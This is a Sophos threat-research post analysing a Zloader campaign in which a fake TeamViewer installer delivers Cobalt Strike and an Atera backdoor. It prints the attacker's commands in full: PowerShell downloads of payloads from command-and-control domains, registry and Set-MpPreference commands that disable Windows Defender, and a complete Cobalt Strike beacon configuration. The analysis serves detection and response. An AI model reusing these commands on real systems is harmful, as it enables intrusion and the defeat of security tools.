
Zloader Installs Remote Access Backdoors and Delivers Cobalt Strike

news.sophos.com/en-us/2022/01/19/zloader-installs-remote-access-backdoors-and-delivers-cobalt-strike/

January 19, 2022




Zloader is a banking trojan with historical ties to the Zeus malware. Recently, Egregor and Ryuk ransomware affiliates used Zloader for the initial point of entry. Zloader featured VNC remote access capabilities and was offered on the infamous Russian-speaking cybercrime forum exploit[.]in.

Zloader infects users by leveraging malicious web advertising to redirect users into downloading malicious MSI files. Over the last year, Zloader MSI files were disguised as installers for remote working applications such as Zoom, TeamViewer, and Discord.

The Sophos Managed Threat Response Team recently detected and responded to a Zloader campaign that delivered CobaltStrike and installed Atera Agent for permanent remote access. MTR observed Zloader leveraging a known vulnerability in Windows that enabled appending malicious script content to digitally signed files provided by Microsoft, CVE-2013-3900. Within the past month, two other organizations have shared research related to this campaign. Checkpoint first published details about how Zloader abuses CVE-2013-3900. Shortly afterward Walmart GlobalTech detailed research into this attack campaign, including

their findings that ‘infections are primarily located in the US and Europe’. Given Sophos’s unique observations regarding initial access and the CobaltStrike beacon deployed, we wanted to publish our corresponding research.

Timeline of Events



19:29

On Friday, December 10th, a user at an American automotive company attempted to install a remote access tool for their computer by Google searching “teamviewer download”. Unfortunately, this user accidentally clicked on a malicious advertisement, downloaded and

then ran a malicious installation package called **TeamViewer.msi**.

The malicious download was performed using the domain **teamviewer-u[.]com**. This command and control domain shared the same hosting IP address as the Zloader domain **zoomvideoconference[.]com** at the time of our analysis.

19:30

When the downloaded ***TeamViewer.msi*** ran, it wrote to disk a malicious executable named ***internal.exe***. The malicious executable launched parallel to the legitimate ***TeamViewer*** application:

```
"C:\Program Files (x86)\TeamViewer Germany GmbH\TeamViewer\internal.exe
"C:\Program Files (x86)\TeamViewer Germany GmbH\TeamViewer\TeamViewer_Service.exe
```

internal.exe launched an installation script that downloaded and executed additional malware from a Zloader command and control server, ***clouds222[.]com***.

```
cmd.exe /C C:/Users/User/AppData/Roaming/internal/launch.bat
powershell Invoke-WebRequest
https[://]clouds222[.]com/t1m/index/processingSetRequestBat2/?servername=msi -OutFile
flash.bat
C:\Windows\System32\cmd.exe" /c C:\Users\User\AppData\Roaming\internal\flash.bat
```

The downloaded script ***flash.bat*** executed a VBS script designed to bypass the user application control and elevate threat actor's privileges.

```
"C:\WINDOWS\system32\cacls.exe" "C:\WINDOWS\system32\config\system"
"C:\WINDOWS\System32\WScript.exe" "C:\Users\User\AppData\Local\Temp\getadmin.vbs"
```

19:31

flash.bat then executed a second time, but this time it was leveraged to download additional payloads and tools from **clouds222[.]com**.

```
powershell Invoke-WebRequest
https[:]//clouds222[.]com/t1m/index/processingSetRequestBat3/?servername=msi -OutFile
appContast.dll
powershell Invoke-WebRequest
https[:]//clouds222[.]com/t1m/index/processingSetRequestBat4/?servername=msi -OutFile
flashupdate.ps1
PowerShell -NoProfile -ExecutionPolicy Bypass -Command "& './flashupdate.ps1'"
ping 127.0.0.1 -n 3
cmd /c del "C:\Users\User\AppData\Roaming\internal\flash.bat"
PowerShell -NoProfile -ExecutionPolicy Bypass -Command "& './flashupdate.ps1'"
```

Approximately two minutes after the initial MSI malware execution, the downloaded file ***flashupdate.ps1*** executed. This script contained functionality for installing GnuPg and decrypting the payloads.

```
"C:\WINDOWS\System32\Wbem\WMIC.exe" computersystem get domain
"C:\WINDOWS\system32\ARP.EXE" -a
"C:\Users\User\AppData\Roaming\gpg4win-2.2.5.exe" /S
"C:\WINDOWS\system32\cmd.exe /c ""C:\Users\User\AppData\Roaming\ais.bat""
```

The PowerShell script ***flashupdate.ps1*** ran another post-exploitation script ***ais.bat***. This batch script leveraged ***commandaadmin[.]com*** to download a renamed copy of the tool NSudo, a program that threat actors commonly abuse to run processes with elevated privileges (TrustedInstaller). The script used reg.exe to alter multiple registry keys to evade detection, such as suppressing notifications for windows defender. ***Bcdedit.exe*** is used to disable Windows startup repair before disabling Windows defender via 'sc config'. It is suspected that **ais.bat** is derived from an open source script called 'Defeat-Defender' that claims to "dismantle complete windows defender protection" based on similarities in the commands observed.

```
powershell Invoke-WebRequest https[:]//commandaadmin[.]com/adminpriv.exe -OutFile
adminpriv.exe
adminpriv -U:T -ShowWindowMode:Hide reg add "HKLM\Software\Policies\Microsoft\Windows
Defender\UX Configuration" /v "Notification_Suppress" /t REG_DWORD /d "1" /f
adminpriv -U:T -ShowWindowMode:Hide reg add
"HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\System" /v "DisableTaskMgr"
/t REG_DWORD /d "1" /f
adminpriv -U:T -ShowWindowMode:Hide reg add
"HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\System" /v "DisableCMD" /t
REG_DWORD /d "1" /f
adminpriv -U:T -ShowWindowMode:Hide reg add
"HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\System" /v
"DisableRegistryTools" /t REG_DWORD /d "1" /f
adminpriv -U:T -ShowWindowMode:Hide reg add
"HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer" /v "NoRun" /t
REG_DWORD /d "1" /f
powershell.exe -command "Add-MpPreference -ExclusionExtension ".bat""
adminpriv -U:T -ShowWindowMode:Hide bcdedit /set {default} recoveryenabled No
adminpriv -U:T -ShowWindowMode:Hide bcdedit /set {default} bootstatuspolicy
ignoreallfailures
adminpriv -U:T sc config WinDefend start= disabled
powershell Invoke-WebRequest https[:]//commandaadmin[.]com/auto.bat -OutFile auto.bat
```

The downloaded payloads ***appContast.dll*** and ***apiicontrast.dl*** take advantage of a known vulnerability in Windows, CVE-2013-3900. This enabled Zloader to append malicious script content to a file digitally signed by Microsoft. The appended script content is executed using the windows binary ***mshta.exe***.

```
cmd /c C:\Windows\System32\mshta.exe C:\Users\User\AppData\Roaming\appContast.dll
cmd /c C:\Windows\System32\mshta.exe C:\Users\User\AppData\Roaming\apiicontrast.dll
```

Additional defense evasion commands were observed when ***appContrast.dll*** executed. PowerShell was leveraged to tamper with Windows Defender modules:

```
Add-MpPreference -ExclusionPath 'C:\Users\User\AppData\Roaming'
Add-MpPreference -ExclusionPath 'C:\Users\User\AppData\Roaming*'
Add-MpPreference -ExclusionPath 'C:\Users\User\AppData\Roaming\*'
Add-MpPreference -ExclusionPath 'C:\Users\User\*'
Add-MpPreference -ExclusionPath 'C:\Users\User'
Add-MpPreference -ExclusionPath 'C:\Windows\System32\WindowsPowerShell\*'
Add-MpPreference -ExclusionPath 'C:\Windows\System32\WindowsPowerShell\'
Set-MpPreference -MAPSReporting 0
Add-MpPreference -ExclusionProcess 'regsvr32'
Add-MpPreference -ExclusionProcess 'powershell.exe'
Add-MpPreference -ExclusionExtension '.exe'
Add-MpPreference -ExclusionProcess 'regsvr32*'
Add-MpPreference -ExclusionProcess '.dll'
Add-MpPreference -ExclusionProcess '*.dll'
Set-MpPreference -PUAProtection disable
Set-MpPreference -EnableControlledFolderAccess Disabled
Set-MpPreference -DisableRealtimeMonitoring $true
Set-MpPreference -DisableBehaviorMonitoring $true
Set-MpPreference -DisableIOAVProtection $true
Set-MpPreference -DisablePrivacyMode $true
Set-MpPreference -SignatureDisableUpdateOnStartupWithoutEngine $true
Set-MpPreference -DisableArchiveScanning $true
Set-MpPreference -DisableIntrusionPreventionSystem $true
Set-MpPreference -DisableScriptScanning $true
Set-MpPreference -SubmitSamplesConsent 2
Add-MpPreference -ExclusionProcess '*.exe'
Add-MpPreference -ExclusionProcess 'explorer.exe'
Add-MpPreference -ExclusionProcess '.exe'
Set-MpPreference -HighThreatDefaultAction 6 -Force
Set-MpPreference -ModerateThreatDefaultAction 6
Set-MpPreference -LowThreatDefaultAction 6
Set-MpPreference -SevereThreatDefaultAction 6
Set-MpPreference -ScanScheduleDay 8
Add-MpPreference -ExclusionProcess 'msiexec.exe'
Add-MpPreference -ExclusionProcess 'rundll32.exe'
Add-MpPreference -ExclusionProcess 'rundll32*'
```

When ***apiicontrast.dll*** is ran with MSHTA, a VBS sleep script is launched prior to decryption and execution of a Cobalt Strike payload, ***zoom.dll***. This GPG decryption password was first observed being associated to Zloader by Twitter user @nao_sec on November 28th.

```
"C:\WINDOWS\System32\WScript.exe"
"C:\Users\User\AppData\Local\Temp\WScriptSleeper.vbs" 45000
"C:\Windows\System32\cmd.exe" /c PowerShell -NoProfile -ExecutionPolicy Bypass -
command Import-Module GnuPg; Remove-Encryption -FolderPath
C:\Users\User\AppData\Roaming -Password 'bibigroup'
"C:\Windows\System32\cmd.exe" /c rundll32.exe zoom2.dll DllRegisterServer
"C:\Windows\System32\cmd.exe" /c zoom1.msi
"C:\Windows\System32\cmd.exe" /c regsvr32 zoom.dll
```

Concurrently, msiexec installed a remote access backdoor via ***AteraAgent***. Ransomware affiliates linked to the Conti ransomware frequently employ AteraAgent and other remote access tools.

```
"C:\Program Files (x86)\TeamViewer Germany GmbH\TeamViewer\internal.exe"
"C:\Program Files (x86)\ATERA Networks\AteraAgent\AteraAgent.exe" /i
/IntegratorLogin="milliesoho@yahoo.com" /CompanyId="1" /IntegratorLoginUI=""
/CompanyIdUI="" /FolderId="" /AccountId=""
NET STOP AteraAgent
taskkill /f /im AteraAgent.exe
"C:\Program Files (x86)\ATERA Networks\AteraAgent\AteraAgent.exe" /u
"C:\Program Files\ATERA Networks\AteraAgent\AteraAgent.exe" /i /IntegratorLogin=""
/CompanyId="" /IntegratorLoginUI="" /CompanyIdUI=""
```

The decrypted Cobalt Strike payload ***zoom.dll*** attempts to communicate with the C2 server sdilok[.]com/jquery-3[.]3[.]1[.]min[.]js using the BEACON configuration below.

```
{
    "BeaconType": [
        "HTTP"
    ],
    "Port": 80,
    "SleepTime": 5000,
    "MaxGetSize": 1403644,
    "Jitter": 10,
    "PublicKey":
"MIGfMA0GCSqGSIb3DQEBAQUAA4GNADCBiQKBgQCEEz909XdV3PkUiLxDGpWVdPD3B4EbAj5EfUWeabGyL6L
tDBTgG0rgRmafGGYCCaNU51WT4X9vu0vpXJvm+j0xmQcd3oy3ZmJfZpmNvgjGMYi4O077
fl7Mda1Q+plqpnJ3Oi8Mv5VIccWGfuPbRq8dLT38rkb20IVTCYnrle/AHQIDAQABAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA==",
    "PublicKey_MD5": "c60a248cc3e3ad52088035b21bf170a4",
    "C2Server": "sdilok.com,/jquery-3.3.1.min.js",
    "UserAgent": "Mozilla/5.0 (Windows NT 6.3; Trident/7.0; rv:11.0) like Gecko",
    "HttpPostUri": "/jquery-3.3.2.min.js",
    "Malleable_C2_Instructions": [
        "Remove 1522 bytes from the end",
        "Remove 84 bytes from the beginning",
        "Remove 3931 bytes from the beginning",
        "Base64 URL-safe decode",
        "XOR mask w/ random key"
    ],
    "HttpGet_Metadata": {
        "ConstHeaders": [
            "Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8",
            "Referer: http://code.jquery.com/",
            "Accept-Encoding: gzip, deflate"
        ],
        "ConstParams": [],
        "Metadata": [
            "base64url",
            "prepend \"__cfduid=\"",
            "header \"Cookie\""
        ],
        "SessionId": [],
        "Output": []
    },
    "HttpPost_Metadata": {
        "ConstHeaders": [
            "Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8",
            "Referer: http://code.jquery.com/",
            "Accept-Encoding: gzip, deflate"
        ],
        "ConstParams": [],
        "Metadata": [],
        "SessionId": [
            "mask",
            "base64url",
            "parameter \"__cfduid\""
        ],
```

```
        "Output": [
            "mask",
            "base64url",
            "print"
        ]
    },
    "SpawnTo": "AAAAAAAAAAAAAAAAAAAAAA==",
    "SSH_Banner": "",
    "HttpGet_Verb": "GET",
    "HttpPost_Verb": "POST",
    "HttpPostChunk": 0,
    "Spawnto_x86": "%windir%\\syswow64\\dllhost.exe",
    "Spawnto_x64": "%windir%\\sysnative\\dllhost.exe",
    "CryptoScheme": 0,
    "Proxy_Behavior": "Use IE settings",
    "Watermark": 0,
    "bStageCleanup": "True",
    "bCFGCaution": "False",
    "KillDate": 0,
    "bProcInject_StartRWX": "False",
    "bProcInject_UseRWX": "False",
    "bProcInject_MinAllocSize": 17500,
    "ProcInject_PrependAppend_x86": [
        "kJA=",
        "Empty"
    ],
    "ProcInject_PrependAppend_x64": [
        "kJA=",
        "Empty"
    ],
    "ProcInject_Execute": [
        "ntdll:RtlUserThreadStart",
        "CreateThread",
        "NtQueueApcThread-s",
        "CreateRemoteThread",
        "RtlCreateUserThread"
    ],
    "ProcInject_AllocationMethod": "NtMapViewOfSection",
    "ProcInject_Stub": "Ms1B7fCBDFtfSY7fRzHMbQ==",
    "bUsesCookies": "True",
    "HostHeader": "",
    "smbFrameHeader": "AAWAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA=",
    "tcpFrameHeader": "AAWAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA=",
    "DNS_strategy": "round-robin",
    "DNS_strategy_rotate_seconds": -1,
    "DNS_strategy_fail_x": -1,
    "DNS_strategy_fail_seconds": -1
}
```


Response and Remediation

19:34

Sophos EDR/XDR detects the Cobalt Strike payload in memory as ***'C2_6a T1071.001 mem/cobalt-d'*** and automatically takes actions to terminate the malicious ***rundll32.exe*** process and clean the Cobalt Strike payload from disk.

19:35

The Sophos Managed Threat Response team has an investigation created for the suspicious commands and a Cobalt Strike detection. Cobalt Strike is a remote access agent that is widely used by adversaries and is a common precursor to ransomware activity.

19:37

A Sophos MTR analyst began responding to the case only six minutes after the initial malware execution. The MTR team isolated the impacted host to prevent any further network connectivity while responding. During the investigation, the MTR team collaborated closely with SophosLabs to immediately take action as needed to help secure Sophos customers as a whole. MTR disabled the Atera backdoor and collaborated with the impacted customer to successfully limit the impact to one workstation device.

Indicators of Compromise

Indicator	Type
teamviewer-u[.]com	Command and Control
zoomvideoconference[.]com	Command and Control
https[:]//sdilok[.]com/jquery-3.3.1.min.js	Command and Control – Cobalt Strike
https[:]//clouds222[.]com	Command and Control
https[:]//commandaadmin[.]com	Command and Control
a187d9c0b4bdb4d0b5c1d2bdbcb65090dcee5d8c	File – 'TeamViewer.msi'
3eda16e4d60e1a79ad97fc1d195ccbe5d97e699f	File – 'auto.bat'
f4879eb2c159c4e73139d1ac5d5c8862af8f1719	File – 'internal.exe
3a80a49efaac5d839400e4fb8f803243fb39a513	File – 'adminpriv.exe'
5c59ef0d8c0919082128e98a757d844c0ace54e3	File – 'ais.bat'
23136ecb2edb263db390b6b9fcf9000ff23441a9	File – 'appContast.dll'
5912bfbd07dec5dd7798e7cb413299c788a8fd9e	File – 'flashupdate.ps1'

5ec4ba41b2066654d8e0dfd0aea770197ad2f21c	File – ‘zoom1.msi.gpg’
b350b770b8b79ffb16574d59e4ca4fafacca19cd	File – ‘zoom1.msi’
41a47cc8807121cac19597bc0455084e714604bc	File – ‘zoom2.dll.gpg’
2c15d43aab71465c9308e0cc306339925d47dea3	File – ‘zoom2.dll’

MITRE ATT&CK Mapping

MITRE Tactic	MITRE Technique
Initial Access	T1189 – Drive-by Compromise
Execution	T1059 – Command and Scripting Interpreter T1204 – User Execution
Persistence	T1543 – Create or Modify System Process
Privilege Escalation	T1055 – Process Injection T1548 – Abuse Elevation Control Mechanism
Defense Evasion	T1218 – Signed Binary Proxy Execution T1562 – Impair Defenses T1036 – Masquerading T1140 – Deobfuscate/ Decode Files or Information
Command & Control	T1219 – Remote Access Software T1071 – Application Layer Protocol: Web Protocols
Discovery	T1482 – Domain Trust Discovery
Exfiltration	T1041 – Exfiltration Over C&C Channel

Authored and researched by Colin Cowie with support from Stan Andic and the Sophos MTR Team.